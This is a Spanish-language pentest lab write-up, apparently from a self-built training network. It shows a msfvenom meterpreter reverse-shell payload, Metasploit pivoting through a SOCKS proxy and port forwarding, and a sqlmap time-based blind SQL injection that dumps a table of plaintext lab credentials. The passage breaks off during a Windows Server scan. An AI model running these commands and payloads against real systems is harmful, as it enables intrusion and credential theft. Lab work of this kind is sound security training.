default via 192.168.1.1 dev ens33 proto dhcp src 192.168.1.178 metric 100
10.10.10.0/24 dev ens37 proto kernel scope link src 10.10.10.10
10.10.20.0/24 dev ens38 proto kernel scope link src 10.10.20.1
100.90.1.1 via 192.168.1.1 dev ens33 proto dhcp src 192.168.1.178 metric 100
100.100.1.1 via 192.168.1.1 dev ens33 proto dhcp src 192.168.1.178 metric 100
172.19.0.0/16 dev br-778cfa57409f proto kernel scope link src 172.19.0.1
192.168.1.0/24 dev ens33 proto kernel scope link src 192.168.1.178 metric 100
192.168.1.1 dev ens33 proto dhcp scope link src 192.168.1.178 metric 100
dmz_server@ubuserverdmz:~$
```

Compruebo que existe una interfaz de red que conecta con otra subred 10.10.20.0 a la cual no puedo llegar sin pivotar desde este host.

## PIVOTING

Para realizar pivoting necesito una sesión de meterpreter, para ello voy a generar un payload con msfvenom

```
kali@kali:~$ msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=10.10.10.50 LPORT=4444 -f elf -o pivot
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1121480 bytes
Final size of elf file: 1121480 bytes
Saved as: pivot
kali@kali:~$
```

Lo transfiero mediante scp a la maquina víctima y le doy permisos de ejecución

```
kali@kali:~$ scp pivot dmz_server@10.10.10.10:/tmp/pivot
dmz_server@10.10.10.10's password:
pivot
100% 1095KB 58.6MB/s 00:00
kali@kali:~$
```

```
root@ubuserverdmz:/home/dmz_server# cd /tmp/
root@ubuserverdmz:/tmp# ls
pivot
snap-private-tmp
systemd-private-783eaded36f54118ad15a5f9886ee8cf-fwupd.service-HP1Pcx
systemd-private-783eaded36f54118ad15a5f9886ee8cf-ModemManager.service-4BQ3fz
systemd-private-783eaded36f54118ad15a5f9886ee8cf-systemd-logind.service-wt2di
root@ubuserverdmz:/tmp# chmod +x pivot
root@ubuserverdmz:/tmp#
```

Accedo a metasploit, creo un espacio de trabajo y utilizo el módulo de explotación multi/handler para crear un handler y ponerme en escucha. De esta manera podré establecer la sesión de meterpreter a través de la reverse shell inyectada en el sistema víctima

```
msf > workspace -a pivoting
[*] Added workspace: pivoting
[*] Workspace: pivoting
msf > workspaces
[-] Unknown command: workspaces. Did you mean workspace? Run the help command for more details.
msf > workspace
  default
+ pivoting
msf >
```

```
msf exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload => linux/x64/meterpreter_reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.10.50
lhost => 10.10.10.50
msf exploit(multi/handler) > options

Payload options (linux/x64/meterpreter_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.10.10.50     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.50:4444
```

Ejecuto el módulo para ponerme en escucha, establecer una reverse Shell y proceder al pivoting

```
meterpreter > sysinfo
Computer      : 10.10.10.10
OS            : Ubuntu 22.04 (Linux 5.15.0-161-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: root
meterpreter >
```

Establecida la conexión, obtengo una sesión con meterpreter como root.

Dado que en el sistema víctima existe una interfaz de red interna que conecta con la red 10.10.20.0 (red LAN), voy a proceder a añadir la ruta utilizando el módulo “post/multi/manage/autoroute” sobre la sesión creada, para poder realizar el pivoting y escanear sus puertos abiertos y servicios a través de metasploit

```
msf post(multi/manage/autoroute) > sessions

Active sessions



| Id | Name | Type                  | Information        | Connection                                          |
|----|------|-----------------------|--------------------|-----------------------------------------------------|
| 2  |      | meterpreter x64/linux | root @ 10.10.10.10 | 10.10.10.50:4444 -> 10.10.10.10:45022 (10.10.10.10) |



msf post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):



| Name    | Current Setting | Required | Description                                                                    |
|---------|-----------------|----------|--------------------------------------------------------------------------------|
| CMD     | autoadd         | yes      | Specify the autoroute command (Accepted: add, autoadd, print, delete, default) |
| NETMASK | 255.255.255.0   | no       | Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")                             |
| SESSION |                 | yes      | The session to run this module on                                              |
| SUBNET  |                 | no       | Subnet (IPv4, for example, 10.10.10.0)                                         |



View the full module info with the info, or info -d command.

msf post(multi/manage/autoroute) > set SUBNET 10.10.20.0
SUBNET => 10.10.20.0
msf post(multi/manage/autoroute) > set SESSION 2
SESSION => 2
msf post(multi/manage/autoroute) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf post(multi/manage/autoroute) >
```



```
msf post(multi/manage/autoroute) > run
[*] Running module against 10.10.10.10 (10.10.10.10)
[*] Searching for subnets to autoroute.
[*] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing table.
[*] Route added to subnet 10.10.20.0/255.255.255.0 from host's routing table.
[*] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[*] Route added to subnet 172.18.0.0/255.255.0.0 from host's routing table.
[*] Route added to subnet 172.19.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
msf post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=====
```

| Subnet     | Netmask       | Gateway   |
|------------|---------------|-----------|
| 10.10.10.0 | 255.255.255.0 | Session 2 |
| 10.10.20.0 | 255.255.255.0 | Session 2 |
| 172.17.0.0 | 255.255.0.0   | Session 2 |
| 172.18.0.0 | 255.255.0.0   | Session 2 |
| 172.19.0.0 | 255.255.0.0   | Session 2 |

```

[*] There are currently no IPv6 routes defined.
msf post(multi/manage/autoroute) >

```

creada la ruta de pivoting voy levantar un socks para que actuar como proxy, esto me permite que las herramientas que tengo en Kali utilicen meterpreter como pasarela hacia la LAN. Para ello utilizo el modulo “auxiliary/server/socks\_proxy”

```
msf auxiliary(server/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):
```

| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 1080            | yes      | The port to listen on                                                                                                                 |
| VERSION | 5               | yes      | The SOCKS version to use (Accepted: 4a, 5)                                                                                            |

```

When VERSION is 5:
Name      Current Setting  Required  Description
-----
PASSWORD  no               no        Proxy password for SOCKS5 listener
USERNAME  no               no        Proxy username for SOCKS5 listener

Auxiliary action:
Name      Description
-----
Proxy     Run a SOCKS proxy server

View the full module info with the info, or info -d command.
msf auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(server/socks_proxy) >

```

```
msf auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

msf auxiliary(server/socks_proxy) > jobs

Jobs
=====
```

| Id | Name                          | Payload | Payload opts |
|----|-------------------------------|---------|--------------|
| 0  | Auxiliary: server/socks_proxy |         |              |

```
msf auxiliary(server/socks_proxy) >

```

Utilizo el socks4a ya que es más estable en sesiones de meterpreter

| Protocolo | DNS remoto | Autenticación | TCP  | UDP  | Ideal para...                        |
|-----------|------------|---------------|------|------|--------------------------------------|
| SOCKS4a   | ✓ Sí       | ✗ No          | ✓ Sí | ✗ No | Pivoting simple y rápido             |
| SOCKS5    | ✓ Sí       | ✓ Sí          | ✓ Sí | ✓ Sí | Pivoting avanzado, túneles complejos |

Creado el sock procedo a configurar proxychains y añadirlo para utilizarlo con herramientas de escaneo desde mi terminal, ya que si no desde Kali no podría acceder a la red LAN

```
kali@kali:~$ nano /etc/proxchains4.conf
GNU nano 8.7 /etc/proxchains4.conf
## Trying to proxy connections to destinations which are dnatted,
## will result in proxying connections to the new given destinations.
## Whenever I connect to 1.1.1.1 on port 1234 actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1:1234 1.1.1.2:443

## Whenever I connect to 1.1.1.1 on port 443 actually connect to 1.1.1.2 on port 443
## (no need to write :443 again)
# dnat 1.1.1.2:443 1.1.1.2

## No matter what port I connect to on 1.1.1.1 port actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1 1.1.1.2:443

## Always, instead of connecting to 1.1.1.1, connect to 1.1.1.2
# dnat 1.1.1.1 1.1.1.2

# ProxyList format
# type ip port [user pass]
# (values separated by 'tab' or 'blank')
#
# only numeric ipv4 addresses are valid
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# (auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

Compruebo que la ruta se ha creado en metasploit

```
msf post(multi/manage/autoroute) > run
[*] Running module against 10.10.10.10 (10.10.10.10)
[*] Searching for subnets to autoroute.
[*] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing table.
[*] Route added to subnet 10.10.20.0/255.255.255.0 from host's routing table.
[*] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[*] Route added to subnet 172.18.0.0/255.255.0.0 from host's routing table.
[*] Route added to subnet 172.19.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
msf post(multi/manage/autoroute) > route

IPv4 Active Routing Table

Subnet          Netmask          Gateway
-----
10.10.10.0       255.255.255.0    Session 2
10.10.20.0       255.255.255.0    Session 2
172.17.0.0       255.255.0.0      Session 2
172.18.0.0       255.255.0.0      Session 2
172.19.0.0       255.255.0.0      Session 2

[*] There are currently no IPv6 routes defined.
msf post(multi/manage/autoroute) >
```

Y ahora procedo a utilizar el modulo “scanner/portscan/tcp” para realizar el escaneo de puertos en los hosts de la red 10.10.20.0/24

```
kali@kali:~$ msf auxiliary(scanner/portscan/tcp) > options
Module options (auxiliary/scanner/portscan/tcp):

Name           Current Setting  Required  Description
-----
CONCURRENCY     10              yes       The number of concurrent ports to check per host
DELAY           0               yes       The delay between connections, per thread, in milliseconds
JITTER         0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS          1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS          10.10.20.0      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS         1               yes       The number of concurrent threads (max one per host)
TIMEOUT        1000            yes       The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.

msf auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.20.0
RHOSTS => 10.10.20.0
msf auxiliary(scanner/portscan/tcp) > set THREADS 50
THREADS => 50
msf auxiliary(scanner/portscan/tcp) >
```

```
msf auxiliary(scanner/portscan/tcp) > run
[*] 10.10.20.1 - 10.10.20.1:22 - TCP OPEN
[*] 10.10.20.10 - 10.10.20.10:22 - TCP OPEN
[*] 10.10.20.10 - 10.10.20.10:80 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:53 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:80 - TCP OPEN
[*] 10.10.20.5 - 10.10.20.5:135 - TCP OPEN
[*] 10.10.20.5 - 10.10.20.5:139 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:88 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:135 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:139 - TCP OPEN
[*] 10.10.20.8 - 10.10.20.8:2222 - TCP OPEN
[*] 10.10.20.8 - 10.10.20.8:3128 - TCP OPEN
[*] 10.10.20.1 - 10.10.20.1:3306 - TCP OPEN
[*] 10.10.20.5 - 10.10.20.5:445 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:389 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:445 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:464 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:593 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:636 - TCP OPEN
[*] 10.10.20.1 - 10.10.20.1:8081 - TCP OPEN
[*] 10.10.20.1 - 10.10.20.1:8082 - TCP OPEN
[*] 10.10.20.1 - 10.10.20.1:8083 - TCP OPEN
[*] 10.10.20.4 - 10.10.20.4:2381 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:3268 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:3269 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:3389 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:5985 - TCP OPEN
[*] 10.10.20.25 - 10.10.20.25:8577 - TCP OPEN
[*] 10.10.20.20 - 10.10.20.20:8080 - TCP OPEN
[*] Scanned 26 of 256 hosts (10% complete)
[*] 10.10.20.20 - 10.10.20.20:9389 - TCP OPEN
[*] Scanned 61 of 256 hosts (23% complete)
```

De los hosts encontrados solo interesan 10.10.20.10 (Ubuntu Server LAN), 10.10.20.20 (Windows Server) y 10.10.20.5 (Windows Cliente), las otras ips, son los hosts que he configurado con interfaz en LAN para poder conectarme, realizar pruebas y configuraciones. En Kali Linux ya desactivé la interfaz, previamente al pivoting, ya que teniendo la interfaz de red en mi VM el pivoting no sería real.

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:57:36:47 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.162/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 78633sec preferred_lft 78633sec
    inet6 2a0c:5a84:6702:9000:7d64:9d27:ae8c:5db3/64 scope global noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::2a54:d27d:5137:4740/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:57:36:51 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.50/24 brd 10.10.10.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::247f:b913:383f:a506/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Escaneo de servicios en Ubuntu Server LAN (10.10.20.10)

El escaneo lo realizo desde metasploit utilizando db\_nmap para así utilizar el pivoting interno.

```
msf auxiliary(server/socks_proxy) > db_nmap -sT -Pn -sV 10.10.20.10
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 08:42 EST
[*] Nmap: Nmap scan report for 10.10.20.10
[*] Nmap: Host is up.
[*] Nmap: All 1000 scanned ports on 10.10.20.10 are in ignored states.
[*] Nmap: Not shown: 1000 filtered tcp ports (no-response)
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 201.86 seconds
msf auxiliary(server/socks_proxy) >
```



Para realizar grandes escaneos el sock es inestable y me está dando problemas. Cuando realizo un escaneo con nmap la conexión se congela pero si uso netcat me está respondiendo correctamente como se puede comprobar en la siguiente imagen.

```
(kali@kali)-[~]
└─$ proxychains nc -vz 10.10.20.10 80
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.10.20.10:80 ... OK
10.10.20.10 [10.10.20.10] 80 (http) open : Operation now in progress

(kali@kali)-[~]
└─$
```

Para solucionar el problema voy a realizar porforwarding, con los puertos abiertos encontrados en el escaneo TCP, mapeándolos a puertos de mi host para así poder utilizar nmap desde mi host

```
meterpreter > portfwd add -l 18080 -p 80 -r 10.10.20.10
[*] Forward TCP relay created: (local) :18080 → (remote) 10.10.20.10:80
meterpreter > portfwd add -l 12222 -p 22 -r 10.10.20.10
[*] Forward TCP relay created: (local) :12222 → (remote) 10.10.20.10:22
meterpreter >
```

```
(kali@kali)-[~]
└─$ sudo nmap -sV -p 2222 localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 09:09 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000070s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```


```
(kali@kali)-[~]
└─$ sudo nmap -sCV -p 18080 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 13:57 EST
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.32% done; ETC: 13:59 (0:00:00 remaining)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000054s latency).

PORT      STATE SERVICE VERSION
18080/tcp  open  http      Apache httpd 2.4.52 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.70 seconds
```

```
(kali@kali)-[~]
└─$
```

Realizado el portfwd ya puedo acceder a la web del panel login a través del puerto mapeado 18080



```
77 </style>
78 </head>
79 </head>
80 <body>
81 <div class="login-container">
82 <div>Panel de Login</div>
83
84 <form method="post" action="/login.php">
85 <input type="text" id="user" name="user" autocomplete="off">
86
87 <input type="password" id="pass" name="pass">
88
89 <input type="submit" value="Entrar">
90
91 </form>
92
93
94 <!-- Relej cgi vulnerable (Shellshock / RCE) integrado en la página -->
95 <div class="clock-container">
96 <div class="clock-title">
97 Hora del servidor
98 </div>
99 <iframe
100 src="/cgi-bin/relej.cgi"
101 class="clock-frame"
102 title="Relej">
103 </iframe>
104 </div>
105 </div>
106 </body>
107 </html>
```

```
(kali@kali)-[~]
$ gobuster dir -u http://127.0.0.1:18080 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://127.0.0.1:18080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 0 / 1 (0.00%)
2025/12/01 14:36:57 error on running gobuster on http://127.0.0.1:18080/: timeout occurred during the request
```

```
kali@kali: ~
(kali@kali)-[~]
$ gobuster dir -u http://127.0.0.1:18080 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://127.0.0.1:18080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htaccess (Status: 403) [Size: 277]
./htpasswd (Status: 403) [Size: 277]
./hta (Status: 403) [Size: 277]
/cgi-bin/ (Status: 403) [Size: 277]
Progress: 963 / 4613 (20.88%) [ERROR] error on word community: timeout occurred during the request
[ERROR] error on word comparison: timeout occurred during the request
[ERROR] error on word company: timeout occurred during the request
[ERROR] error on word compare_product: timeout occurred during the request
[ERROR] error on word compare: timeout occurred during the request
[ERROR] error on word companies: timeout occurred during the request
[ERROR] error on word comparison_list: timeout occurred during the request
[ERROR] error on word compat: timeout occurred during the request
[ERROR] error on word compiled: timeout occurred during the request
[ERROR] error on word complaint: timeout occurred during the request
Progress: 973 / 4613 (21.09%)
```

```
(kali@kali)-[~]
$ curl -4 -v http://localhost:18080
* Host localhost:18080 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
* Trying 127.0.0.1:18080 ...
* Established connection to localhost (127.0.0.1 port 18080) from 127.0.0.1 port 42256
* using HTTP/1.x
> GET / HTTP/1.1
> Host: localhost:18080
> User-Agent: curl/8.17.0
> Accept: */*
>
* Request completely sent off
```

Tras encontrarme con muchos problemas de conexión en la que una vez entablada la conexión se cae al rato, tanto con el sock levantado como con el port forwarding realizado, me veo en la obligación de implantar la interfaz de red 10.10.20.0 en Kali Linux para poder continuar el proyecto ya que de lo contrario no podría continuar. Entiendo que no es un pivoting real pero las técnicas de pivoting se han demostrado correctamente por dos metodologías, levantando un socket y pasando la conexión a través de proxychain y estableciendo mapeado de puertos a mi host local mediante port forwarding.

## ATAQUE A LA WEB DEL FORMULARIO DE LOGIN

Como en la web existe un panel de autenticación esto me da a entender que está conectado a una base de datos interna con usuarios y contraseñas aunque a la hora de escanear los servicios no me aparezca expuesto ningún servicio por el puerto 3306 ya que la bases de datos esta configurada para comprobación local.

Para la inyección de consultas SQL voy a utilizar la herramienta “sqlmap”.

*sqlmap es una herramienta de pruebas de penetración de código abierto que automatiza el proceso de detección y explotación de fallos de inyección SQL y la toma de control de servidores de bases de datos. Incluye un potente motor de detección, numerosas funciones especializadas para los probadores de penetración más exigentes y una amplia gama de opciones que abarcan desde la identificación de bases de datos, pasando por la obtención de datos de la base de datos, hasta el acceso al sistema de archivos subyacente y la ejecución de comandos en el sistema operativo a través de conexiones fuera de banda.*

```
(kali@kali)-[~]
$ sqlmap -u "http://10.10.20.10" -forms --batch --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:09:54 /2025-12-01/
[15:09:54] [INFO] testing connection to the target URL.
[15:09:54] [INFO] searching for forms
[1/1] Form:
POST http://10.10.20.10/login.php
POST data: user=&pass=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: user=&pass=] (Warning: blank fields detected): user=&pass=
do you want to fill blank fields with random values? [Y/n] Y
```

```

[15:10:05] [INFO] POST parameter 'user' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[15:10:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:10:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:10:05] [INFO] checking if the injection point on POST parameter 'user' is a false positive
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 78 HTTP(s) requests:

Parameter: user (POST)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: user=OPXy' AND (SELECT 9467 FROM (SELECT(SLEEP(5)))AIBG) AND 'NvdP'='NvdPgpass=sXEN

do you want to exploit this SQL injection? [Y/n] Y
[15:10:20] [INFO] the back-end DBMS is MySQL
[15:10:20] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[15:10:25] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[15:10:25] [INFO] fetching current database
[15:10:25] [INFO] retrieved: vulndb
[15:10:35] [INFO] adjusting time delay to 1 second due to good response times
vulndb
[15:10:54] [INFO] fetching tables for database: 'vulndb'
[15:10:54] [INFO] fetching number of tables for database 'vulndb'
[15:10:54] [INFO] retrieved: 1
[15:10:55] [INFO] retrieved: usuarios_app
[15:11:37] [INFO] fetching columns for table 'usuarios_app' in database 'vulndb'
[15:11:37] [INFO] retrieved: 6
[15:11:40] [INFO] retrieved: id
[15:11:40] [INFO] retrieved: username
[15:12:09] [INFO] retrieved: password_plain
[15:12:59] [INFO] retrieved: rol
[15:13:11] [INFO] retrieved: origen
[15:13:31] [INFO] retrieved: comentario

```

Tras una hora de reloj sqlmap a obtenido todos los datos de la base de datos a la que conecta el panel de login de la web

```

Database: vulndb
Table: usuarios_app
[10 entries]

```

|    | id                | rol       | origen     | username                                                        | comentario   | password_plain |
|----|-------------------|-----------|------------|-----------------------------------------------------------------|--------------|----------------|
| 1  | soporte           | AD        | soporte1   | Cuenta de soporte en AD (mismos datos que en dominio).          | Admin123     |                |
| 2  | invitado          | AD        | invitado1  | Cuenta de invitado de dominio, pensada para accesos temporales. | Invitado123  |                |
| 3  | finanzas          | AD        | finanzas1  | Usuario del departamento de finanzas en AD.                     | Finan2025    |                |
| 4  | rrhh              | AD        | rrhh1      | Usuario del departamento de RRHH en AD.                         | Recursos2025 |                |
| 5  | IT Admin          | AD        | it.admin   | Usuario del departamento de IT en AD.                           | Admin123     |                |
| 6  | Invitado Kerberos | AD        | invitado1  | Usuario invitado de AD.                                         | Invitado123  |                |
| 7  | srv_dmz           | UbuntuDMZ | dmz_server | Usuario administrador del Ubuntu de la DMZ.                     | admin123     |                |
| 8  | srv_lan           | UbuntuLAN | lan_server | Usuario administrador del Ubuntu de la LAN.                     | miguel123    |                |
| 9  | admin_srv         | WinServer | miguel_srv | Cuenta miguel con privilegios en Windows Server.                | Password123  |                |
| 10 | usuario_w10       | Win10     | miguel_cli | Cuenta miguel en el cliente Windows 10.                         | password123  |                |

```

[16:05:36] [INFO] table 'vulndb.usuarios_app' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.20.10/dump/vulndb/usuarios_app.csv'
[16:05:36] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 44 times
[16:05:36] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-12012025_0309pm.csv'
[*] ending @ 16:05:36 /2025-12-01/

```

Se detectó una vulnerabilidad de **inyección SQL de tipo Time-Based Blind** en el parámetro **user** del formulario de acceso (login.php). Dicha vulnerabilidad permitió a sqlmap deducir la estructura interna de la base de datos mediante técnicas de temporización (SLEEP()), aun sin existir mensajes de error visibles.

Gracias a esta técnica, fue posible enumerar la base de datos vulndb, obtener la tabla usuarios\_app y extraer credenciales almacenadas en texto plano.

Este tipo de ataque es especialmente grave ya que no requiere interacción visible, no genera error en la aplicación y permite extraer información de forma sigilosa.

El impacto final fue la obtención de credenciales válidas tanto para la aplicación web como para servicios internos de la red (SSH, Active Directory, etc.), permitiendo comprometer toda la red LAN.



# EXPLOTACION WINDOWS SERVER 2022

Realizo escaneo con nmap

```
(kali@kali)-[~]
└─$ sudo nmap -sCV -p- -T4 --min-rate=5000 10.10.20.20 -vvv
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 15:24 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:24
Completed NSE at 15:24, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:24
Completed NSE at 15:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.

PORT      STATE SERVICE          REASON          VERSION
53/tcp    open  domain           syn-ack ttl 128 Simple DNS Plus
80/tcp    open  http             syn-ack ttl 128 Microsoft IIS httpd 10.0
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|   Potentially risky methods: TRACE
86/tcp    open  kerberos-sec     syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2025-12-01 20:24:45Z)
135/tcp    open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
